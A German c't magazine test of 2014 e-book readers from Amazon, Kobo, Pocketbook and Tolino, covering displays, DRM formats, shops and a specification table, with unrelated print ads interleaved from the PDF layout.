Deutsche Telekom AG  
T-Labs

**Prof. Dr. Antonello**

Monti  
E.on Research Center,  
RWTH Aachen

**Prof. Dr. Orestis**

Terzidis  
Karlsruher Institut für  
Technologie (KIT), Institut  
für Entrepreneurship,  
Technology Management  
und Innovation

**Prof. Dr.-Ing. Ulrich**

Wagner  
Deutsches Zentrum für  
Luft- und Raumfahrt  
(DLR), Vorstand Energie &  
Verkehr

Stand: November 2014

# INTELLIGENTE ENERGIE

**Internet der Dinge und Big Data erobern die Energieversorgung:  
neue Chancen, neue Märkte.**

Sonderveranstaltung auf der E-world, Europas führender Energiefachmesse



Das Innovationsmagazin  
Technology Review lädt ein  
zur Diskussion über künftige  
Geschäftsmodelle mit wichtigen  
Impulsgebern aus Wirtschaft  
und Wissenschaft.

**TERMIN:**

11. + 12. Februar 2015 (1,5 Tage)

**ORT:**

Messe Essen

**KERNTHEMEN SIND U.A.:**

- Smart Energy:  
Wo sind die Geschäftsmodelle?
- Big Data:  
Energiedaten als neuer Rohstoff
- Industrie 4.0:  
Energie intelligent nutzen
- Gebäudeautomation: Auf dem  
Weg zum Plusenergiehaus
- IT-Sicherheit:  
Risiken richtig begegnen

**Teilnahmegebühr:** 890 Euro zzgl. MwSt. (inkl. Eintritt E-world Energy & Water)

Partner:



Medienpartner:



## Amazons Kindle-Serie



### Kindle (2014)

Bisher wurden die Einsteiger-Kindle mit mechanischen Tasten bedient, der Kindle 2014 ab 59 Euro hat erstmals einen Touchscreen. Durch Menüs huscht man ebenso schnell wie bei den teureren Kindle-Geräten, gibt Suchbegriffe flott ein und profitiert von der für Touch optimierten, moderneren Software-Oberfläche. Der Wechsel zum Touchscreen hat aber auch Nachteile: Fans der Blättertasten fehlt die Haptik beim Umblättern.

Beim Lesen von E-Books kann man nicht besonders viel, aber genug anpassen, in PDFs so gut wie gar nichts. Dafür gibt es einen Haufen praktischer Zusatzfunktionen: Der Reader schätzt beispielsweise erstaunlich präzise ein, in wie viel Minuten man mit dem Kapitel oder mit dem kompletten Buch durch ist. In einem Bild-in-Bild-Modus blättert man schnell mal ein paar Kapitel zurück. Ein Vokabeltrainer reiht alle im Wörterbuch nachgeschlagenen Vokabeln in ein Karteikartensystem ein.

Trotz des etwas bulligen Gehäuses hat man den Kindle auch einhändig gut im Griff. Technisch gibt es nur die Basis-Ausstattung: Das E-Ink-Panel löst mit lediglich  $800 \times 600$  Bildpunkten auf und hat keine zuschaltbaren LEDs. Wer im Lockscreen und in der Bibliotheksübersicht keine Werbebanner ertragen kann, muss 20 Euro drauflegen, denn der Kindle „ohne Spezialangebote“ kostet 79 statt 59 Euro.

#### Bewertung

- ▲ preiswert
- ▲ schnelle Oberfläche
- ▼ niedrige Auflösung

### Kindle Paperwhite 2013

Vom Einsteiger-Kindle unterscheidet sich der Paperwhite vor allem durch das bessere Panel und die Beleuchtung. Letztere fällt anders als noch beim Modell aus 2012 angenehm gleichmäßig aus und lässt sich sehr fein justieren.

Der Paperwhite fühlt sich massiver und wertiger an als der Einsteiger-Kindle und liegt besser in der Hand, hat aber abgesehen vom dünneren Gehäuse fast identische Abmessungen. Wie bei allen Kindles lässt sich die Oberfläche sehr flott bedienen und auch größere Bücher öffnen sich in wenigen Sekunden.

Als einziger Reader im Test hat der Paperwhite nur 2 GByte Flash-Speicher, von denen 1,32 für E-Books bereitstehen. Das reicht im Prinzip zwar für Hunderte E-Books; wer aber auch mal PDFs mit Illustrationen oder Comic-Serien lesen will, kommt schnell an die Grenze. Erweitern lässt sich der Speicher nicht, keines der Kindle-Modelle hat einen MicroSD-Slot.

Den Paperwhite gibt es in zwei Versionen: Die teurere für 189 Euro bietet zusätzlich zum WLAN ein UMTS-Modul mit fest eingebauter SIM-Karte. Über sie kann man ohne weitere Kosten auf den Amazon-Shop zugreifen, und das in über 100 Ländern. Je nach Roaming-Partner kann man darüber sogar im Netz surfen: In Deutschland und Italien beispielsweise darf man nur Wikipedia benutzen, in den USA und Großbritannien das komplette Internet.

#### Bewertung

- ▲ schnelle Oberfläche
- ▲ hoher Shopping-Komfort
- ▼ kleiner Flash-Speicher

### Kindle Voyage

Der Kindle Voyage ab 189 Euro hat ein komplettes Redesign des Gehäuses verpasst bekommen. Sein Display steckt hinter einer Glasscheibe, der Ein-/Ausschalter ist auf die Rückseite gewandert – wie bei den Fire-Tablets.

Weil das Gerät nur noch 8 Millimeter dick und der Rahmen ums Display etwas schmäler ausfällt, fühlt sich der Voyage besonders kompakt und leicht an. Alternativ zum Touchscreen blättert man mit den neuen Sensortasten links und rechts vom Display – für uns die bisher angenehmste Blätterweise an mehrstündigem Leseabend. Am besten lässt man den Daumen leicht auf der Taste liegen und drückt zum Blättern etwas fester. Die Druckstärke kann man im Menü einstellen.

Das Display ist das kontrastreichste und schärfste im Test. Die Farbe der Beleuchtung wirkt schön warm und natürlich, sie lässt sich sowohl am hellsten als auch am dunkelsten einstellen. Den automatischen Helligkeitsregler hat Amazon smart justiert: Bei Sonnenlicht dreht er die LEDs komplett herunter, in dunkleren Räumen hoch. Ist der Raum aber ganz dunkel, dimmt er die Lampe wieder, um nicht zu blenden. Im „Nachtlicht“-Modus fährt er die Beleuchtung mit der Zeit herunter, wenn sich die Augen an die Dunkelheit gewöhnt haben.

Gemeinsam mit dem Paperwhite bietet der Voyage den höchsten Shopping-Komfort, vor allem die UMTS-Variante für 249 Euro mit kostenlosem Mobilzugang zum Store.

#### Bewertung

- ▲ einhändig am besten zu bedienen
- ▲ hoher Shopping-Komfort
- ▼ teuer

# Note 1 für Leistung und Preis

- ✓ Premium-Hardware von HP
- ✓ Bereitstellung in 30 Minuten
- ✓ Marken-SSDs von Samsung
- ✓ Traffic-Flatrate
- ✓ Bis 30.11.: Keine Einrichtungsgebühr!

149,-

69,- EUR/Mon.

HP DL320e Gen8 Profi-Server

- Intel Xeon Server-CPU
- 2x 2 TB Festplatten oder 2x 128 GB SSDs

Mehr Performance – gleicher Preis

## PerfectServer L Xeon 4.0

- HP ProLiant DL320e Gen8
- Intel Xeon E3-1230v2, 1x 4 Core
- 16 GB DDR3 RAM
- 2x 2 TB SATA II-Festplatten (7.2k) oder 2x 128 GB SSDs (100.000 IOPs)
- Traffic-Flatrate (100 Mbit/s)

Bis 30. November 2014:  
Keine Einrichtungsgebühr!

69,-

## PerfectServer XL Xeon 4.1

- HP ProLiant DL320e Gen8
- Intel Xeon E3-1230v2, 1x 4 Core
- 32 GB DDR3-ECC Registered RAM
- 2x 4 TB SATA II-Festplatten (7.2k) oder 2x 256 GB SSDs (100.000 IOPs)
- Traffic-Flatrate (1 Gbit/s)

Bis 30. November 2014:  
Keine Einrichtungsgebühr!

99,-

## Traffic-Flatrate

Traffic ohne Kostenrisiko!  
Im Rahmen des Fair-Use-Prinzips ist eine unbegrenzte Menge Traffic inklusive.

1Gbit/s Port

Alle Preise in Euro pro Monat inkl. 19% MwSt.

Jetzt informieren:

Tel. 0800 100 4082  
[www.serverloft.de](http://www.serverloft.de)

**serverloft**  
SERVER FÜR PROFIS

## Reader mit Epub und Adobe DRM



### Kobo Aura

Der Kobo Aura war im Vorjahr noch das Aushängeschild, ein Jahr später wird er als preiswertes Einsteigergerät für 100 Euro verkauft. Das Gehäuse mit glatter Frontscheibe und gummiertem Rückseite wirkt ein Jahr später immer noch modern und liegt gut in der Hand.

Kobos Bedienoberfläche ist die eleganteste im Test. Auf den ersten Blick wirkt der Startbildschirm zwar etwas unübersichtlich; er stellt aber viele Informationen zur Bibliothek und den aktuellen Lesestatistiken zusammen.

Auf dem Kobo kann man seine Bücher auf unterschiedlichste Weise sortieren und die Textanzeige in puncto Schriftgröße und Textfluss sehr fein justieren. Die Software bietet viele Optionen. Die Statistikseite gibt nette Zusatzinformationen über eigene Leseverhalten, außerdem sind nette Gimmicks wie Schach und Sudoku vorinstalliert.

Wer Texte aus dem Netz gerne auf den Reader überträgt, freut sich über die gelungene Integration des Webdiensts Pocket. Im Netz über Pocket markierte Texte synchronisiert Kobo mit dem Reader, wo sie lesefreundlich aufbereitet werden. So kann man sich interessante Artikel aus dem Netz für späteres Lesen auf dem Reader aufsparen.

Die mit einer mechanischen Taste an- und ausschaltbare LED leuchtet auf dem Kobo etwas schwach und zeigt einen mauen Kontrast.

#### Bewertung

- ➊ schicke Oberfläche
- ➋ handliches Design
- ➋ schwacher Kontrast

### Kobo Aura H2O

Im Namen des Kobo Aura H2O steckt schon das ungewöhnlichste Feature: Er ist nach IP67 wasser- und staubgeschützt und hält in unserem Test auch mehrminütige Ausflüge in seichtes Wasser aus. Ist er einmal nass geworden, wischt man ihn ab und kann ihn danach weiterbenutzen. Wassertropfen auf dem Panel stören die Bedienung, sodass man ihn gründlich trocknen sollte. Für die Badewanne taugt er daher nur bedingt.

Der eigentlich Höhepunkt des Aura H2O ist aber das Display. Es ist mit 265 dpi eines der schärfsten im Test, nur das vom Kindle Voyage hat eine höhere Pixeldichte. Weil aber Kobos Menüoberfläche eleganter ist als die vom Kindle und viel mit schmalen Schriften und dünnen Linien spielt, nimmt man das Display des Aura H2O bisweilen sogar schärfer wahr als das vom Voyage. Auch bei den übrigen Eigenschaften ist das Panel Spitze: Es ist besonders kontrastreich, zeigt ein kräftiges Weiß und hat eine helle Beleuchtung.

Mit 6,8 Zoll Diagonale ist das Panel außerdem ein Stück größer als bei den klassischen E-Book-Readern und hat deshalb rund 25 Prozent mehr Lesefläche. Das klingt nach viel, doch beim Lesen nimmt man die gewachsene Fläche eher subtil war: In Büchern kann man bei gleichem Text ein paar Schriftpunkte größer einstellen, andererseits wird der Reader in der Hand ein bisschen schneller schwer als die anderen – handlicher als die ähnlich großen Tablets Nexus 7 und iPad Mini ist der Aura H2O aber allemal.

#### Bewertung

- ➊ kontrastreiches, scharfes und großes Display
- ➊ wasserfest
- ➋ teuer

### Pocketbook Inkpad

Das Pocketbook Inkpad ist der erste erschwingliche E-Book-Reader, auf dem man PDF-Dokumente sehr gut lesen kann. Das liegt zum einen am großen 8-Zoll-Display, zum anderen an den vielfältigen Einstellungsmöglichkeiten. Meist ist es eine ziemliche Fummelerei, bis man für einen wissenschaftlichen Text oder ein Magazin-PDF die perfekte Einstellung gefunden hat, aber dann liest man auch komplexere PDFs fast so angenehm, als wären es für Reader optimierte E-Books. Die Schattenseite: Mit 350 Gramm ist er der schwerste Reader und dadurch unhandlich.

Die Helligkeit regelt man über eine unscheinbare Touchfläche oberhalb des Displays, geblättert wird mit zwei mechanischen Tasten am rechten Rand. Pocketbook-typisch gibt es einen Haufen Zusatz-Software wie Schach und Kalender und man kann extrem viel an der E-Book-Anzeige einstellen; sogar eine brauchbare Silbentrennung hat der Reader.

Als einziges Lesegerät hat es einen Audio-player für MP3s sowie eine deutsche, englische und französische Sprachausgabe. An die Qualität eines Hörbuchs kommt es natürlich bei Weitem nicht heran, es reicht aber für gelegentliche Vorlese-Sessions aus. Die Ausgabe erfolgt über Kopfhörer, Lautsprecher gibt es nicht.

Schwachpunkt: Das Inkpad blättert vergleichsweise langsam und auch sonst muss man in den Menüs oder beim Öffnen von Büchern länger warten als bei den anderen Readern.

#### Bewertung

- ➊ bester Reader für PDF-Dokumente
- ➋ kurze Laufzeit
- ➋ schwacher Kontrast und träge Software



**24.-25. März 2015  
im Phantasialand**  
Brühl bei Köln

Frühbucherrabatt  
bis 31. Januar 2015.  
Programm Anfang  
November online

## „Come, celebrate Java & JavaLand“

Das JavaLand öffnet auch 2015 seine Pforten! Und wieder kommt Ende März die Java-Community ins Phantasialand, um zwei Tage ihre eigene Welt zu besiedeln. Einmal eingereist, müssen die Java-Entwickler die Konferenz nicht mehr verlassen. Wissenstransfer, Unterhaltung, Unterbringung, Verpflegung und Spaß befinden sich nahe beieinander und bieten genügend Abwechslung. Fortbildung, Networking und gute Gespräche treffen auf spannende Abenteuer und Action.

- Hochkarätige Keynotes
- Rund 100 Sessions
- viele Community-Aktivitäten
- Social Events
- Park-Attraktionen en masse
- Konferenz-Expo mit wichtigen Unternehmen aus der Branche
- Rund-um-die-Uhr-Verpflegung

*zwei Tage lang das JavaLand besiedeln*



[www.JavaLand.eu](http://www.JavaLand.eu)

Präsentiert von:

**DOAG**  
Deutsche ORACLE-Anwendergruppe e.V.



**Heise Zeitschriften Verlag**

Community Partner:

**iJUG**  
Verbund

## Reader mit Epub und Adobe DRM



### Pocketbook Sense

Das Pocketbook Sense sieht aus wie das Gegenteil des Inkpads: Der 6-Zoll-Reader ist mit 153 Gramm der leichteste im Test und hat das kompakteste Gehäuse. Alternativ zum Touchscreen kann man auch mit Tasten blättern, die gewöhnungsbedürftig auf der Rückseite sitzen. Beim ersten Versuch ärgerten wir uns über den schlechten Druckpunkt. Nach einiger Zeit fanden wir aber die richtige Position, bei der wir den Zeigefinger komplett über Rückseite und Taste legten. Das etwas billig anmutende Plastikgehäuse ist auf der grauen Rückseite anfällig für Kratzer. Die beigelegte Hülle von Kenzo ist mit seiner Schlangenlederoptik ebenfalls Geschmackssache. Außerdem muss man das 75 Gramm schwere Cover fest auf den Reader ankleben, wodurch er seine Handlichkeit verliert.

Sowohl Panel als auch die zuschaltbaren LEDs gehören zu den schlechteren im Test. Der automatische Helligkeitssensor funktioniert nicht so gut wie der vom Kindle Voyage. Die größten Probleme sind nach einem Update beseitigt, aber er regelt weiterhin unsanft nach, was beim Lesen nervt.

Die umfangreiche und vielfältig anzupassende Software zeigte sich auf dem Sense bisweilen störrisch. Nicht nur brauchte der Reader länger zum Öffnen von Büchern und Menüs, auch sprang er einige Male ungewollt zurück ins Hauptmenü. Die Software ist komplex und kennt viele Gesten und Bedienschemata. Intuitiv sind sie nicht, hat man aber einmal alle herausgefunden, entdeckt man viele Abkürzungen zwischen Büchern und Menüs.

### Bewertung

- ➔ leicht und handlich
- ➔ viel Zusatz-Software, viel einstellbar
- ➡ etwas störrische Software

### Tolino Vision 2

Der Tolino Vision 2 ist ein Gemeinschaftsprodukt einer Allianz verschiedener Buchhändler und der Telekom. Hier ist man beim Shoppen besonders flexibel, weil man die Einkäufe aus verschiedenen Shops über die Tolino Cloud synchronisieren kann. Dank dem Kooperationspartner Telekom kann man über die inzwischen an vielen Stellen verfügbaren Telekom-Hotspots kostenlos den vorinstallierten Shop betreten oder im Web surfen.

Größte Neuerung gegenüber dem Vorgänger ist der Wasserschutz: Eine IP-Zertifizierung gibt Tolino nicht an, im c't-Labor überstand der Reader aber ein 15-minütiges Untertauchen unbeschadet. Gehäuseöffnungen wie der Micro-USB-Anschluss sind nicht mit Schutzklappen versehen, die Hardware ist im Inneren laminiert. Beim Wasserbad läuft also Flüssigkeit ins Gehäuse, die man dann herausschütteln kann. Den MicroSD-Slot hat Tolino beim neuen Reader weggelassen, der Speicher fällt aber größer als beim Vorgänger aus.

Das Gehäuse mit planer Frontscheibe wirkt nicht ganz so modern wie das der Kobos und Kindles und liegt ein klein wenig schlechter in der Hand, wenn man über den Touchscreen blättert. Besser geht es, wenn man den Reader mit der Hand komplett umgreift und mit Tippen des Zeigefingers auf die Rückseite weiterblättert – dazu hat Tolino einen Erschütterungssensor unterhalb des Plastikgehäuses eingesetzt. Die ungewöhnliche Reader-Haltung empfanden wir erst angenehm, sie wurde uns aber nach längerem Lesen etwas ungemütlich.

### Bewertung

- ➔ Einkaufen in verschiedenen Shops einfach
- ➔ Cloud-Synchronisation gut umgesetzt
- ➡ etwas blasses Display

unterscheiden sie sich: Amazon verwendet für seine Kindle ein proprietäres System (AZW); alle anderen setzen auf das offene Format Epub. Solange die E-Books ohne Kopierschutz vorliegen, kann man Epub und AZW mit PC-Software wie dem Universal-Werkzeug für E-Books Calibre in wenigen Sekunden hin- und herkonvertieren (siehe c't-Link).

Die meisten Verlage und Buchhändler setzen aber Kopierschutzmaßnahmen (DRM) ein, die das Konvertieren der Bücher verhindern sollen; aus unserer Stichprobe aus 340 E-Books waren immerhin 75 Prozent mit einem solchen Kopierschutz verschlüsselt. Amazon hat ein eigenes Kopierschutzsystem entwickelt. Deshalb lassen sich die meisten E-Books von Thalia, Hugendubel und Co. nicht auf dem Kindle öffnen, umgekehrt funktionieren Bücher von Amazon auf allen übrigen Lesegeräten nicht. Der Wechsel vom Kindle zu einem anderen Reader fällt also umso schwerer, je mehr E-Books man schon bei Amazon gekauft hat.


Die übrigen Reader und Online-Shops verwenden Adobe DRM, das mit Epub und PDF kompatibel ist; ein bei Hugendubel gekauftes E-Book kann man deshalb auf dem Tolino genauso wie auf einem Pocketbook-Reader lesen und ist so flexibler als beim Kindle. Kobo setzt eine ungewöhnliche Mischform ein: Wie bei Amazon sind Bücher aus dem Kobo-Shop mit einem eigenen proprietären Kopierschutz versehen; man kann aber auch alle E-Books nachträglich aus dem Shop mit Adobe DRM herunterladen und der Reader liest Adobe DRM aus anderen Shops. In der Praxis ist man also genauso frei bei der Shop-Auswahl wie bei Tolino und Pocketbook.

Nachteile durch den Kopierschutz ergeben sich bei Amazon und Adobe DRM gleichermaßen: Bücher muss man beispielsweise mit einem Nutzerkonto verknüpfen, kann sie nur auf einer begrenzten Anzahl an Geräten lesen und darf sie nicht verleihen. Amazon will demnächst aber verknüpfte Familienkonten erlauben, mit denen man E-Books innerhalb der Familie austauschen darf.

### Ergonomie, elektronische Tinte

Die aktuellen Reader-Modelle sind alle mehr oder weniger handlich, richtige Klopper wie vor einigen Jahren findet man unter den Kandidaten nicht. Fürs längere Lesen empfehlen sich die Reader in klassischer 6-Zoll-Größe; der Kobo Aura H2O mit 6,8 Zoll Display-Diagonale liegt mit der Zeit schwer in der Hand, das Pocketbook Inkpad mit 8 Zoll lehnt man beim Lesen besser von Anfang an an einen Tisch oder ein Knie. Kobo hat den Trend matter Scheiben gesetzt, die wie bei Tablets nicht nur das Display, sondern die komplette Frontseite bedecken. Auch der Kindle Voyage, der Tolino Vision 2 und das Inkpad von Pocketbook haben eine solche plane Frontseite. Einschränkungen beim Lesen in der Sonne ergeben sich dadurch nicht. Die dicken Plastikrahmen des Kindle 2014 und des Pocketbook Sense wirken im Vergleich billig und altba-

# Die besten c't-Computer Katastrophen 2015



Der Kalender mit den besten Computer Katastrophen-Motiven ist da. Mit den 26 überraschendsten, schrägesten und fiesesten Computer Katastrophen aus 2 Jahren c't

für Nerds, Geeks und alle anderen c't-Leser. Der heise shop liefert Ihnen Ihr Exemplar für 14,95 Euro bequem und portofrei nach Hause!

cken. Alle Reader im Test werden per Touchscreen bedient; der Kindle Voyage und die Pocketbooks haben außerdem Tasten zum Blättern. Auf dem Tolino Vision 2 wechselt man außerdem auf die nächste Seite, indem man auf die Rückseite des Gehäuses tippt.

Alle Displays stammen von E-Ink (zur grundlegenden Technik der E-Book-Reader siehe Kasten). Besonders scharfe Panels haben der Kobo Aura H2O (269 dpi) und der Kindle Voyage (300 dpi), die beide mit 1080 × 1440 Pixeln auflösen. Einzelne Bildpunkte erkennt man bei beiden mit dem bloßen Auge nur noch, wenn man ganz nah ans Display rangeht. Ein gedrucktes Buch oder Magazin hat zwar immer noch eine deutlich höhere Auflösung, den Unterschied sieht man aus normaler Lese-Entfernung aber nicht.

Beim Pocketbook Inkpad mit seinen 250 dpi erkennt man keinen Unterschied zu

den 6-Zoll-Readern mit 1024 × 768 Bildpunkten; auf allen sieht das Bild scharf genug aus; aber spätestens wenn man einmal einen höher auflösenden Reader in der Hand hatte, fallen einem Pixelstufen in den Buchstaben auf. Im Vergleich geradezu grob wirken auf den ersten Blick die 167 dpi des Kindle 2014; spätestens nach drei Seiten hat man das aber vergessen und liest auch darauf angenehm.

Nur Kindle Voyage, Kindle Paperwhite, Kobo Aura H2O und Tolino Vision 2 haben die aktuelle E-Ink-Version Carta, die in unbelichtetem Zustand einen besonders hohen Kontrast aufweist. Die anderen benutzen noch den Vorgänger „Pearl“. Doch im c't-Labor kamen nur die beiden Kindles und der Kobo Aura H2O auf die zu erwartenden Kontrastwerte von über 8:1.

Bedrucktes Papier ist allerdings immer noch kontrastreicher, bei der c't maßen wir

beispielsweise 14,7:1, was vor allem an dem weißen Papier und weniger an der schwarzen Tinte liegt. Der Tolino Vision 2 zeigte in E-Books mehr als 30 Prozent weniger Kontrast als die anderen Carta-Reader und lag damit sogar hinter dem Kindle 2014 mit Pearl-Panel. Besonders schwache Kontraste fielen aber beim Pocketbook Inkpad auf, das es nur auf 4:1 brachte und Buchseiten richtig grau anzeigt. Lesen ist darauf etwas anstrengender als auf den anderen Readern.

## Leselampen, Laufzeiten

Eine zuschaltbare Beleuchtung haben bis auf den Kindle 2014 alle Reader eingebaut. Sie leuchtet bei allen das Display einigermaßen gleichmäßig aus und ist hell genug. Besonders hell scheint sie auf dem Kindle Voyage sowie dem Kobo Aura H2O und erzeugt

## E-Book-Lesegeräte

Modell	Kindle 2014	Kindle Paperwhite 2013	Kindle Voyage	Aura
Hersteller	Amazon, amazon.de	Amazon, amazon.de	Amazon, amazon.de	Kobo, de.kobo.com
Maße / Gewicht	16,8 cm × 11,8 cm × 1 cm / 191 g	16,9 cm × 11,7 cm × 1 cm / 209 g	16,1 cm × 11,5 cm × 0,8 cm / 186 g	15 cm × 11,4 cm × 0,8 cm / 173 g
Display-Technik / -Größe	EPD (E-Ink Pearl) / 9,2 cm × 12,2 cm (6 Zoll)	EPD (E-Ink Carta/Regal) / 9 cm × 12,2 cm (6 Zoll)	EPD (E-Ink Carta/Regal) / 9,2 cm × 12,2 cm (6 Zoll)	EPD (E-Ink Pearl/Regal) / 9 cm × 12,2 cm (6 Zoll)
Display-Auflösung / Farbtiefe	600 × 800 Pixel (167 dpi) / 16 Graustufen	758 × 1024 Pixel (213 dpi) / 16 Graustufen	1080 × 1440 Pixel (300 dpi) / 16 Graustufen	758 × 1024 Pixel (213 dpi) / 16 Graustufen
verfügbarer Speicherplatz / Speicherslot	3,04 GByte / –	1,32 GByte / –	3,04 GByte / –	3,16 GByte / MicroSD
Touchscreen / Blättertasten / Navigationskreuz	✓ / – / –	✓ / – / –	✓ / ✓ (Sensortasten) / –	✓ / – / –
WLAN / UMTS	b/g/n / –	b/g/n/✓ (nur UMTS-Modell <sup>1</sup> )	b/g/n/✓ (nur UMTS-Modell <sup>1</sup> )	b/g/n / –
<b>E-Books</b>				
E-Book-Formate	AZW, AZW3 (KF8), Mobi/PRC, TXT <sup>3</sup>	AZW, AZW3 (KF8), Mobi/PRC, TXT <sup>3</sup>	AZW, AZW3 (KF8), Mobi/PRC, TXT <sup>3</sup>	AZW, Epub, HTML, FB2, Mobi/PRC, PDF, RTF, TXT
DRM-Formate	Kindle DRM (AZW)	Kindle DRM (AZW)	Kindle DRM (AZW)	Kobo DRM, Adobe DRM (Epub, Pdf)
Kompatibilität Leihen/Flatrates	Amazon Prime, Kindle Unlimited	Amazon Prime, Kindle Unlimited	Amazon Prime, Kindle Unlimited	Onleihe
Schriftstufen / min. bis max. Schriftgröße <sup>4</sup>	8 / 1,5 bis 9 mm	8 / 1,5 bis 9 mm	8 / 1,5 bis 9 mm	23 / 1 bis 5,5 mm
Einstellungen: Schriftarten / Zeilenabstand / Seitenränder	6 / ✓ / ✓	6 / ✓ / ✓	6 / ✓ / ✓	12 / ✓ / ✓
Invertieren des Displays	jede Seite oder alle 60 Seiten	jede Seite oder alle 14 Seiten	jede Seite oder alle 14 Seiten	nach 1,5 oder 10 Seiten oder kapitelweise
Blocksatz / Flattersatz / Silbentrennung	✓ / – / –	✓ / – / –	✓ / – / –	✓ / ✓ / –
Volltextsuche im Buch / übergreifend	✓ / ✓	✓ / ✓	✓ / ✓	✓ / –
<b>Shop, Software</b>				
Shop (integriert)	Amazon Kindle	Amazon Kindle	Amazon Kindle	Kobo eBooks
Shop: Bezahlarten / Rückgaberecht	Kreditkarte, Guthabenkarte, Lastschrift / 14 Tage	Kreditkarte, Guthabenkarte, Lastschrift / 14 Tage	Kreditkarte, Guthabenkarte, Lastschrift / 14 Tage	Kreditkarte / –
weitere Shops (über Web oder PC)	nur Shops mit Mobipocket ohne DRM (z.B. beam-ebooks.de)	nur Shops mit Mobipocket ohne DRM (z.B. beam-ebooks.de)	nur Shops mit Mobipocket ohne DRM (z.B. beam-ebooks.de)	Shops mit Adobe DRM (u. a. ebook.de, Hugendubel, Thalia)
Lese-Software für andere Geräte	Android, BlackBerry, iOS, Windows Phone, Windows, Mac, im Browser	Android, BlackBerry, iOS, Windows Phone, Windows, Mac, im Browser	Android, BlackBerry, iOS, Windows Phone, Windows, Mac, im Browser	Android, BlackBerry, iOS, Windows Phone, Windows
Wörterbücher	deu, eng, fra, ita, por, spa und 4 weitere	deu, eng, fra, ita, por, spa und 4 weitere	deu, eng, fra, ita, por, spa und 4 weitere	deu, eng, fra, ita, por, spa und 13 weitere
Web-Browser / Webservice-Schnittstellen	✓ / Facebook, Twitter	✓ / Facebook, Twitter	✓ / Facebook, Twitter	✓ / Facebook, Pocket
Gerätesperre / Gastzugang / ohne Account nutzbar	✓ / – / ✓	✓ / – / ✓	✓ / – / ✓	– / – / –
Besonderheiten	–	–	–	Notizen-App, Schach, Sudoku, wahlweise in Pink erhältlich

## Bewertung

Bedienung / Performance	○ / ⊕⊕	⊕ / ⊕⊕	⊕⊕ / ⊕⊕	⊕ / ⊕
Display / Beleuchtung	⊕ / n.v.	⊕ / ⊕⊕	⊕⊕ / ⊕⊕	⊕ / ○
Laufzeit	⊕⊕	⊕⊕	⊕⊕	⊕⊕
Darstellung E-Book (Epub, Mobi) / PDF	⊕ / ⊖	⊕ / ⊖	⊕ / ⊖	⊕ / ○
Lesestoff integr. Shop dt./ eng.	⊕ / ⊕⊕	⊕ / ⊕⊕	⊕ / ⊕⊕	○ / ⊕
Lesestoff allg. dt. / eng.	⊕ / ⊕⊕	⊕ / ⊕⊕	⊕ / ⊕⊕	⊕ / ⊕

## Preise

Preis	59 € (mit Werbeeinblendungen) / 79 €	129 € (WLAN) / 189 € (WLAN + UMTS)	189 € (WLAN) / 249 € (WLAN + UMTS)	100 €
-------	--------------------------------------	------------------------------------	------------------------------------	-------

<sup>1</sup> kostenloser Shop-Zugang per Mobilfunk, in einigen Ländern kostenlos Surfen

<sup>3</sup> weitere über Whispernet-Mail (DOC, DOCX, HTML, RTF, XLS, XLSX, ZIP)

<sup>2</sup> kostenlose Nutzung der Telekom-Hotspots
